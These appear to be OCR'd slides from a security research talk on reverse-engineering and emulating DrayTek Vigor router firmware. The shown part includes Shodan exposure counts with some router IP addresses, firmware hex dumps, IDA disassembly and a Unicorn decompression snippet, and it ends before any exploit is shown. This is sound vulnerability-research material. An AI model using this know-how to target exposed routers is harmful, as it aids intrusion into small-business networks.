Emulate it until you make it!

Pwning a DrayTek Router before getting it out of the box

Philippe Laulheret (@phLaul)

Senior Security Researcher @ Trellix

Who am I?

- Philippe Laulheret — Senior Security Researcher @ Trellix
  - Work on Vulnerability Research in Consumer/IoT/Hardware/Enterprise/…
  - Blogs, talks, …
- Find me on Twitter
  - @phLaul

What is this talk about?

- A 2-3 months project:
  - Unpacking and emulating DrayTek firmware
    - Little information publicly known about either
    - Will look at two different firmware/models
  - Found a pre-auth RCE (CVE-2022-32548)
    - 200k devices likely vulnerable on Shodan…
    - ~20 different models

→ Let's go over the process!


DrayTek
Vigor2927
Dual-WAN Security Router
ACT WAN2 USB1
DMZ WAN1 USB2
QoS VPN WCF
Factory Reset
USB
WAN1
WAN2 / P6
P1
P2
P3
P4
P5


DrayTek
Vigor3910 Series
CONSOLE
SFP+
WAN / LAN
GbE
LAN


DrayTek
Vigor2927 Series
DrayTek
DrayTek
Vigor2927 Series

DrayTek? Why should we care?

Great for Small Businesses

- Not too pricey
- VPN concentration
  - Work from home anyone?
- Popular in UK and Vietnam

SHODAN | Explore | Downloads | Pricing | ssl:"DrayTek"

TOTAL RESULTS

708,237

TOP COUNTRIES

United Kingdom	258,548
Viet Nam	124,490
Netherlands	66,320
Taiwan	51,936
Australia	29,119

More...

View Report | Download Results | Historical Trend | View on Map

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

92.27.6.74

www.draytek.com

host-92-27-6-74.static.as13285.net

Opal Telecom DSL

United Kingdom, Pembroke

self-signed

SSL Certificate

Issued By:

|- Common Name:
Vigor Router

|- Organization:
DrayTek Corp.

Issued To:

|- Common Name:
Vigor Router

|- Organization:
DrayTek Corp.

Supported SSL Versions:
TLSv1.2

No data returned

Vigor 噹緯噹皚噹踝蕭噹踝蕭

SHODAN | Explore | Downloads | Pricing | [redacted]

TOTAL RESULTS

88,217

TOP COUNTRIES

United Kingdom	**32,040**
Viet Nam	**17,886**
Netherlands	**9,264**
Taiwan	**5,430**
Australia	**3,295**

More...

View Report | Download Results | Historical Trend | View on Map

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

Vigor Login Page

81.168.14.161
KCOM GROUP LIMITED
United Kingdom, Birmingham

self-signed

SSL Certificate

Issued By:
|- Common Name:
Vigor Router
|- Organization:
DrayTek Corp.

Issued To:
|- Common Name:
Vigor Router
|- Organization:
DrayTek Corp.

Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.0 200 OK
Pragma: no-cache
Content-type: text/html
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-length: 11903
Connection: close
```

Vigor Login Page

79.218.117.237

SSL Certificate

NSA, CISA, and the FBI consider the common vulnerabilities and exposures (CVEs) listed in Table 1 to be the network device CVEs most frequently exploited by PRC state-sponsored cyber actors since 2020.

Table 1: Top network device CVEs exploited by PRC state-sponsored cyber actors

Vendor	CVE	Vulnerability Type
Cisco	CVE-2018-0171	Remote Code Execution
	CVE-2019-15271	RCE
	CVE-2019-1652	RCE
Citrix	CVE-2019-19781	RCE
DrayTek	CVE-2020-8515	RCE
D-Link	CVE-2019-16920	RCE
Fortinet	CVE-2018-13382	Authentication Bypass
MikroTik	CVE-2018-14847	Authentication Bypass
Netgear	CVE-2017-6862	RCE
Pulse	CVE-2019-11510	Authentication Bypass
	CVE-2021-22893	RCE
QNAP	CVE-2019-7192	Privilege Elevation
	CVE-2019-7193	Remote Inject
	CVE-2019-7194	XML Routing Detour Attack
	CVE-2019-7195	XML Routing Detour Attack
Zyxel	CVE-2020-29583	Authentication Bypass

ZuoRAT

Technical Details

Router Component

First Stage Router Exploitation

During our investigation of the ZuoRAT activity, we observed telemetry indicating infections stemming from numerous SOHO router manufacturers, including ASUS, Cisco, DrayTek and NETGEAR. However, as of the time of this writing, we have only been able to obtain the exploit script for JCG-Q20 model routers. In this case, the actor exploited known CVEs (CVE-2020-26878 and CVE-2020-26879) using a Python-compiled Windows portable executable (PE) file that referenced a proof of concept called ruckus151021.py. The purpose of the script was to gain credentials and load ZuoRAT.

Adaptive Networking

Connected Security

Hybrid Cloud

Communications and Collaboration

Edge Computing

Attack surface

- Web Management Interface
  - Dozens of CGI endpoints (today's talk)
  - Exposed to the LAN by default, WAN if configured by user
- Other protocol (Internet facing)
  - OpenVPN, Wireguard, …
- LAN facing protocols?
  - Radius, LDAP, ….

Looking at Firmware

Firmware TL;DR; (Spoilers!)

- 20+ device types supported by DrayOS
  - MIPS, AARCH64
  - Baremetal or ….stay tuned for more!
  - RTOS w/ multiple tasks
- We'll focus on:
  - Vigor 29xx → MIPSB
  - Vigor 3910 → AARCH64
- Multiple Layers of compression and packing

Getting started


- Where are the Firmware?
  - Dumping flash, but we need a device….
- DrayTek website let you download firmware without registering
  - E.g. https://fw.draytek.com.tw/Vigor2862/Firmware/v3.9.8.1/Vigor2862_v3.9.8.1_STD_en.zip
  - Parent directory has older versions too!
    - E.g. https://fw.draytek.com.tw/Vigor2862/Firmware/


Index of /Vigor2862/Firmware

Name	Last modified	Size	Description
Parent Directory		-	
latest.txt	28-Apr-2022 13:48	8	
v3.8.6/	13-Oct-2017 15:12	-	
v3.8.7/	28-Nov-2017 17:10	-	
v3.8.8.2/	18-May-2018 20:51	-	
v3.8.8/	02-Mar-2018 10:30	-	
v3.8.9.1/	13-Jun-2018 18:01	-	
v3.8.9.2/	01-Aug-2018 14:06	-	
v3.8.9/	12-Jun-2018 16:30	-	
v3.9.0/	21-Dec-2018 15:15	-	

Getting started

- Vigor 3910 (v 4.3.1)






Getting started

- Vigor 2862 (v 3.9.7)

3.. v2862_397_bonding_001.all 4.. ACCOUNTS.CGI 5.. v2862_397_bonding_001.all

	0001 0203 0405 0607 0809 0A0B 0C0D 0E0F	0123456789ABCDEF
0000000	0FE A6A0 11D6 17EC 7244 6B6D 6661 6172	þ¦ .Ö.ìrDkmfaar
0000010	7954 6564 6563 7A00 7632 3836 3200 0000	yTedecz.v2862...
0000020	332E 392E 3700 0000 0000 0000 0000 0000	3.9.7...........
0000030	0000 0000 0000 0000 0000 0000 0000 0000	....
0000040	332E 392E 375F 5243 3400 0000 0000 0000	3.9.7_RC4.......
0000050	0000 0000 0000 0000 0000 0000 0000 0000	....
0000060	0138 E95F FD26 D45F 5633 3835 0000 0000	.8é_ý&Ô_V385....
0000070	0000 0000 0000 0000 0000 0000 0000 0000	....
0000080	0000 0000 0000 0000 0000 0000 0000 0000	....
0000090	3737 3664 3037 3737 3238 3031 3737 3433	776d077728017743
00000A0	3037 3737 3138 3031 3737 3333 3036 3737	0777180177330677
00000B0	3135 3032 3737 3333 3037 3737 3143 3032	1502773307771C02
00000C0	0000 0000 0000 0000 0000 0000 0000 0000	....
00000D0	0000 0000 0000 0000 0000 0000 0000 0000	....
00000E0	0000 0000 0000 0000 0000 0000 0000 0000	....
00000F0	0000 0000 0000 0000 0000 0000 0000 0000	....
0000100	4080 9000 4080 9800 4080 6800 4008 6000	@ .@ .@ h.@.`.



Existing tools?

- “Draytools”
  - https://github.com/knightmare2600/draytools (or 56 other forks, original from “AMMOnium”…)
  - Last update 7 years ago :’(

```
Modern DrayTek Vigor routers (V2xxx models, e.g. 2710, 2820, 2930 etc.
and V3xxx, e.g 3200) compress and enrypt their configuration files,
and their firmware (and the web interface filesystem) is also compressed.
```

  - Code mention LZO compression among other things. Maybe still relevant?

Existing tools?

- https://github.com/yath/vigor165 (2 year old)

This repository collects some notes on my reverse engineering efforts on the DrayTek Vigor 165.

The code in this repository contains a decompressor for the compressed firmware sections starting with a 0x507f1daa (`0xaa 0x1d 0x7f 0x50`) header. The decompression routine has been copied from the binary and running it in qemu works well enough that I didn't bother translating it into some HLL. It's probably some LZO variant, but I haven't found a matching decompressor anywhere.

Boot process

Some ROM (that also supports booting from UART and different boot configs, depending on the voltage levels on some of the unpopulated jumper headers on the board) loads a U-Boot uImage from the SPI flash at 0x6040 and executes it (don't know much details). That code reads the DrayOS image from flash at 0x10000, the length stored at the first word, to 0x86000000, verifies a checksum (really only parity), copies 0x86000000+0x100 to 0x80024000 and jumps there. DrayTek has probably inadvertedly published an old bootloader version with their DrayTek 2760 GPL release, in `build_dir/linux-ltqcpe_2_6_32_vrx288_gw_he_vdsl_nand/u-boot-2010.06/common/draycommon.c`.

The decompression routine has been copied from 0x80026d24, i.e. 0x10000+0x100+0x2d24 on the SPI flash.

The running code looks like a Linux MIPS, although DrayTek claims it's "DrayOS", but I haven't looked into how the DTB relates to which binary is running on which processor. Are there two independent Linux^WDrayOS kernels running? I don't know.

Let’s make our own Draytools?

Importing in IDA

- Pick a firmware file (v2862_397_bonding_001.rst)
- Assumption:
  - There is something to look at in IDA (entropy not at 1.0)
- Then figure out:
  1. Architecture (MIPS, ARM, PPC, etc.) → See what looks good in IDA
  2. Load address
     1. Guesstimate what could be a good address for function pointers, interrupt tables, ptr to strings, etc.
     2. Here we try 0x1000 and see that at the top:

Importing in IDA

- We pick a firmware (Vigor 2862) and try to figure out:

```
ROM:00010180                addiu   $t0, 4
ROM:00010184                li      $t9, 0x80024160
ROM:0001018C                jalr    $t9
ROM:00010190                nop
ROM:00010194                li      $t0, 0x818BA240
ROM:0001019C                lui     $at, 0x2000
ROM:000101A0                or      $t0, $at
ROM:000101A4                li      $t1, 0x83E62810
ROM:000101AC                lui     $at, 0x2000
ROM:000101B0                or      $t1, $at
ROM:000101B4
ROM:000101B4 loc_101B4:                             # CODE XREF: ROM:000101B8↓j
ROM:000101B4                sw      $zero, 0($t0)
ROM:000101B8                bne     $t0, $t1, loc_101B4
ROM:000101BC                addiu   $t0, 4
ROM:000101C0                li      $t9, 0x80A2DEA4
ROM:000101C8                jalr    $t9
ROM:000101CC                nop
```

Importing in IDA

- Pick a firmware file (v2862_397_bonding_001.rst)
- Assumption:
  - There is something to look at in IDA (entropy not at 1.0)
- Then figure out:
  1. Architecture (MIPS, ARM, PPC, etc.) → See what looks good in IDA
  2. Load address

⇒ It's MIPSB with a load address of 0x80024000 (same as yath's github script)

IDA View-A

```
# Processor       : mipsb
# Target assembler: GNU assembler
# Byte sex        : Big endian

.set noreorder
.set noat

# ABI setting     : o32


# Segment type: Pure code
.text # ROM



sub_80024000:
mtc0    $zero, WatchLo   # Memory reference trap address low bits
mtc0    $zero, WatchHi   # Memory reference trap address high bits
.set nomips16
mtc0    $zero, Cause     # Cause of last exception
mfc0    $t0, SR          # Status register
li      $at, 0x1000001F
or      $t0, $at
xori    $t0, 0x1F
mtc0    $t0, SR          # Status register
ehb
mtc0    $zero, Count     # Timer Count
mtc0    $zero, Compare   # Timer Compare
li      $t0, 0xA0001FC4
lw      $t1, 0($t0)
li      $t0, 0xAA550100
bne     $t0, $t1, loc_80024058
lui     $t0, 0x8FFF
```

100.00% (-256,316) (441,338) 00000184 80024084: sub_80024000+84 (Synchronized with Hex View-1)

Looking for the Decompression routine

- Should be towards the beginning of the Firmware
- Expecting some magic words (as seen on github)
  - 0xA55AA55A, 0xAA1D7F50 , …
- The “main” function jump into junk code


  ⇒ Decompression done in place happens before that

Decompressing stuff

- Could try to figure out the algorithm
  - Custom flavor of LZO?
- Instead, we can use Unicorn to emulate it and create a standalone decompressor!
  - Load the firmware into Unicorn at the correct load address
  - Map the blob of data into arbitrary space
  - Execute the decompress function onto it
  - Read the decompress output from memory

```python
def load_unicorn():
    mu = Uc(UC_ARCH_MIPS, UC_MODE_MIPS32 + UC_MODE_BIG_ENDIAN)

    emulate_blob, load_address = load_routine()
    mu.mem_map(load_address, 20*1024*1024)
    mu.mem_map(0x81800000, 0x100000) # used as working area I believe


    mu.mem_map(stack_base, stack_size)
    mu.reg_write(UC_MIPS_REG_SP, stack_base + stack_size//2 )


    mu.mem_write(load_address, emulate_blob)

    debug = False
    if debug:
        breakpoint(mu, 0x800240F0, on_print)
        mu.hook_add(UC_HOOK_CODE, hook_code)

    return mu
```

